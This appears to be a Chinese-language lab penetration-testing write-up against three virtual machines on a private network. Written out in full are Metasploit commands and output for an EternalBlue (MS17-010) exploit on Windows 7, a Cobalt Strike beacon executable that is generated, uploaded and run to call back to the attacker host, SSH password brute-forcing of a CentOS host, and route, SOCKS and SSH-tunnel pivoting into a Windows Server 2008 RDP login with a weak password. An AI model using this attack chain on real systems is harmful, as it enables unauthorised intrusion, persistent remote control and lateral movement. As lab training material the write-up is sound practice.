一、环境介绍

1、攻击主机

```
# Kali
    IP：192.168.174.137
```

2、受害主机

```
# Win7
    IP1：192.168.174.141
    IP2：192.168.184.140
```

```
# Centos7
    IP1：192.168.184.142
    IP2：192.168.194.140
```

```
# Winserver 2008
    IP：192.168.194.141
```


二、攻击实验

1、Win7

- 永恒之蓝

1.1、信息收集

```
# 端口扫描
        msf6 > search portscan
        msf6 > use 5
        msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.174.141
        msf6 auxiliary(scanner/portscan/tcp) > set THREADS 40
        msf6 auxiliary(scanner/portscan/tcp) > set TIMEOUT 500
        msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
        msf6 auxiliary(scanner/portscan/tcp) > run
        # 存在135、139、445端口
```




```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.174.141:      - 192.168.174.141:139 - TCP OPEN
[+] 192.168.174.141:      - 192.168.174.141:135 - TCP OPEN
[+] 192.168.174.141:      - 192.168.174.141:445 - TCP OPEN
[*] 192.168.174.141:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

1.2、威胁分析

```
    445端口对应历史漏洞：永恒之蓝ms17_010
```


1.3、漏洞攻击

```
# 漏洞检测
    msf6 auxiliary(scanner/portscan/tcp) > search ms17_010
    msf6 auxiliary(scanner/portscan/tcp) > use 3
    msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.174.141
    msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```



```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.174.141:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Pr
ofessional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.174.141:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
# 漏洞利用
    msf6 auxiliary(scanner/smb/smb_ms17_010) > use 0
    msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.174.141
    msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```




```
[*] 192.168.174.141:445 - Sending egg to corrupted connection.
[*] 192.168.174.141:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.174.141
[*] Meterpreter session 1 opened (192.168.174.137:4444 → 192.168.174.141:49171 )
 at 2022-05-31 22:45:07 +0800
[+] 192.168.174.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=
[+] 192.168.174.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=
[+] 192.168.174.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=
```


1.4、权限维持

```
# CobaltStrik 启动
    1、启动服务端
        # cd cobaltstrike4.3
        ./teamserver 192.168.174.137 1234
    2、启动客户端（另起窗口）
        # cd cobaltstrike4.3
        # ./cobaltstrike
```

```
# CobaltStrik 生成木马
    1、点击Attacks -> Packages -> Windows Executable
    2、点击Listener 选择监听服务器
    3、Generate 生成木马
```



external	int	...	note	process	pid	arch	last
192.168....	19			shell.exe	1020	x86	2s
192.168....	192.168....	aaa		shell.exe	2204	x86	35s


Cobalt Strike
Cobalt Strike View Attacks Reporting Help
Windows Executable
Generate
Help
Event Log X
Beacon 192.168.184.140@1020 X

external	internal ▲	listener	user	computer	note	process	pid	arch	last
192.168....	19					shell.exe	1020	x86	18s
192.168....	19					shell.exe	2204	x86	51s

This dialog generates a Windows executable. Use Cobalt Strike Arsenal scripts (Help -> Arsenal) to


Listener: aaa

Output: Windows EXE


x64: □ Use x64 payload

sign: □ Sign executable file

```
# MSF 发送并执行木马
    meterpreter > upload /root/shell.exe C:\
    meterpreter > execute -f c:\\shell.exe
```




```
meterpreter > upload /root/shell.exe C:\
 >
[*] uploading  : /root/shell.exe → C:
[*] uploaded   : /root/shell.exe → C:\shell.exe
```



```
meterpreter > execute -f c:\\shell.exe
Process 2204 created.
```

```
# 成功上线
```



Cobalt Strike
Cobalt Strike View Attacks Reporting Help
Event Log X
Screenshots X
Beacon 192.168.184.140@2204 X

external	internal	listener	user	computer	note	process	pid	arch	last
192.168....	192.168....	aaa	chengqia...	CHENGQI...		shell.exe	1020	x86	20s
192.168....	192.168....	aaa	SYSTEM *	CHENGQI...		shell.exe	2204	x86	53s

```
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
nt authority\system
```


1.5、内网探测

```
# 查看路由
    meterpreter > arp -a
    # 发现存活主机192.168.184.141
```



```
meterpreter > arp -a

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    192.168.174.2    00:50:56:fe:29:91  11
    192.168.174.137  00:0c:29:e3:6e:2e  11
    192.168.174.254  00:50:56:f8:d7:49  11
    192.168.174.255  ff:ff:ff:ff:ff:ff  11
    192.168.184.141  00:0c:29:aa:97:26  18
    192.168.184.255  ff:ff:ff:ff:ff:ff  18
    224.0.0.22       00:00:00:00:00:00  1
    224.0.0.22       01:00:5e:00:00:16  11
    224.0.0.22       01:00:5e:00:00:16  18
    224.0.0.252      01:00:5e:00:00:fc  11
    224.0.0.252      01:00:5e:00:00:fc  18
    239.255.255.250  00:00:00:00:00:00  1
    239.255.255.250  01:00:5e:7f:ff:fa  11
    239.255.255.250  01:00:5e:7f:ff:fa  18
    255.255.255.255  ff:ff:ff:ff:ff:ff  11
    255.255.255.255  ff:ff:ff:ff:ff:ff  18
```

```
# 新建路由
    msf6 exploit(windows/smb/ms17_010_eternalblue) > route add 192.168.184.141
255.255.255.0 3
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > route add 192.168.184.141 3
[*] Route added
msf6 exploit(windows/smb/ms17_010_eternalblue) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.184.141    0.0.0.0            Session 3
```

2、Centos7

- ssh爆破

2.1、信息收集

```
# 端口扫描
    msf6 auxiliary(scanner/ssh/ssh_login) > search portscan
    msf6 auxiliary(scanner/ssh/ssh_login) > use 5
    msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
    msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.184.142
    msf6 auxiliary(scanner/portscan/tcp) > run
    # 存在22端口
```



```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.184.142:      - 192.168.184.142:22 - TCP OPEN
[+] 192.168.184.142:      - 192.168.184.142:80 - TCP OPEN
[*] 192.168.184.142:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2.2、威胁分析


```
    22端口对应ssh服务，尝试ssh弱口令爆破
```

2.3、漏洞攻击

```
# 选择爆破模块
    msf6 auxiliary(scanner/portscan/tcp) > search ssh_login
    msf6 auxiliary(scanner/portscan/tcp) > use 0
```

```
# 配置爆破模块并开启攻击
    msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.184.142
    msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
    msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE
/usr/share/legion/wordlists/ssh-password.txt
    msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 30
    msf6 auxiliary(scanner/ssh/ssh_login) > run
```


```
# 爆破成功，切换成交互式Shell
    msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 5
    python -c 'import pty;pty.spawn("/bin/bash")'
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 5
[*] Starting interaction with 5...

id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfin
ed_t:s0-s0:c0.c1023
python3 -c 'import pty;pty.spam("/bin/bash")'
bash: python3: command not found
python -c 'import pty;pty.spam("/bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spam'
python -c 'import pty;pty.spawn("/bin/bash")'
[root@master ~]# id
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfin
ed_t:s0-s0:c0.c1023
```


2.4、内网探测

```
# 查看路由
    [root@master ~]# arp -a
    # 发现存活主机192.168.194.141
```



```
arp -a
bogon (192.168.174.137) at 00:0c:29:e3:6e:2e [ether] on ens34
bogon (192.168.194.141) at 00:0c:29:43:71:4c [ether] on ens33
bogon (192.168.184.140) at 00:0c:29:20:a9:5e [ether] on ens32
bogon (192.168.174.254) at 00:50:56:f8:d7:49 [ether] on ens34
bogon (192.168.174.2) at 00:50:56:fe:29:91 [ether] on ens34
```

```
# 新建路由
    msf6 auxiliary(scanner/ssh/ssh_login) > route add 192.168.194.141
255.255.255.0 5
```




```
msf6 auxiliary(scanner/ssh/ssh_login) > route add 192.168.194.141 5
[*] Route added
msf6 auxiliary(scanner/ssh/ssh_login) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.184.142    0.0.0.0            Session 4
   192.168.194.141    0.0.0.0            Session 5
```

3、Winserver 2008

- 3389弱口令

3.1、信息收集

```
# 端口扫描
    msf6 auxiliary(scanner/ssh/ssh_login) > search portscan
    msf6 auxiliary(scanner/ssh/ssh_login) > use 5
    msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-10000
    msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.194.141
    msf6 auxiliary(scanner/portscan/tcp) > run
    # 存在22端口
```



```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.194.141:      - 192.168.194.141:3389 - TCP OPEN
[*] 192.168.194.141:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

3.2、威胁分析

```
    3389端口为Windows远程桌面，尝试Adminitrator配合弱口令登录
```


3.3、漏洞攻击

```
# 配置主机代理
    1、msf配置socks
        msf6 auxiliary(scanner/ssh/ssh_login) > search socks
        msf6 auxiliary(scanner/ssh/ssh_login) > use 0
        msf6 auxiliary(server/socks_proxy) > run -j
    2、kali配置socks文件中的代理端口
        # vim /etc/proxychains4.conf
            socks5 127.0.0.1 1080
```

```
# 配置主机2ssh隧道代理
    1、kali配置ssh隧道
        # proxychains ssh -qTfnN -D 1081 root@192.168.184.142
    2、kali修改socks文件中的隧道端口
        # vim /etc/proxychains4.conf
            socks5 127.0.0.1 1081
```

```
# 连接主机3
    1、连接并创建共享文件夹，用于传输木马等
    proxychains rdesktop -u Administrator -p QWer1234 192.168.194.141:3389 -r
disk:abc=/root/
```

```
# 连接成功
```



rdesktop - 192.168.194.141

目标主机3

共享文件夹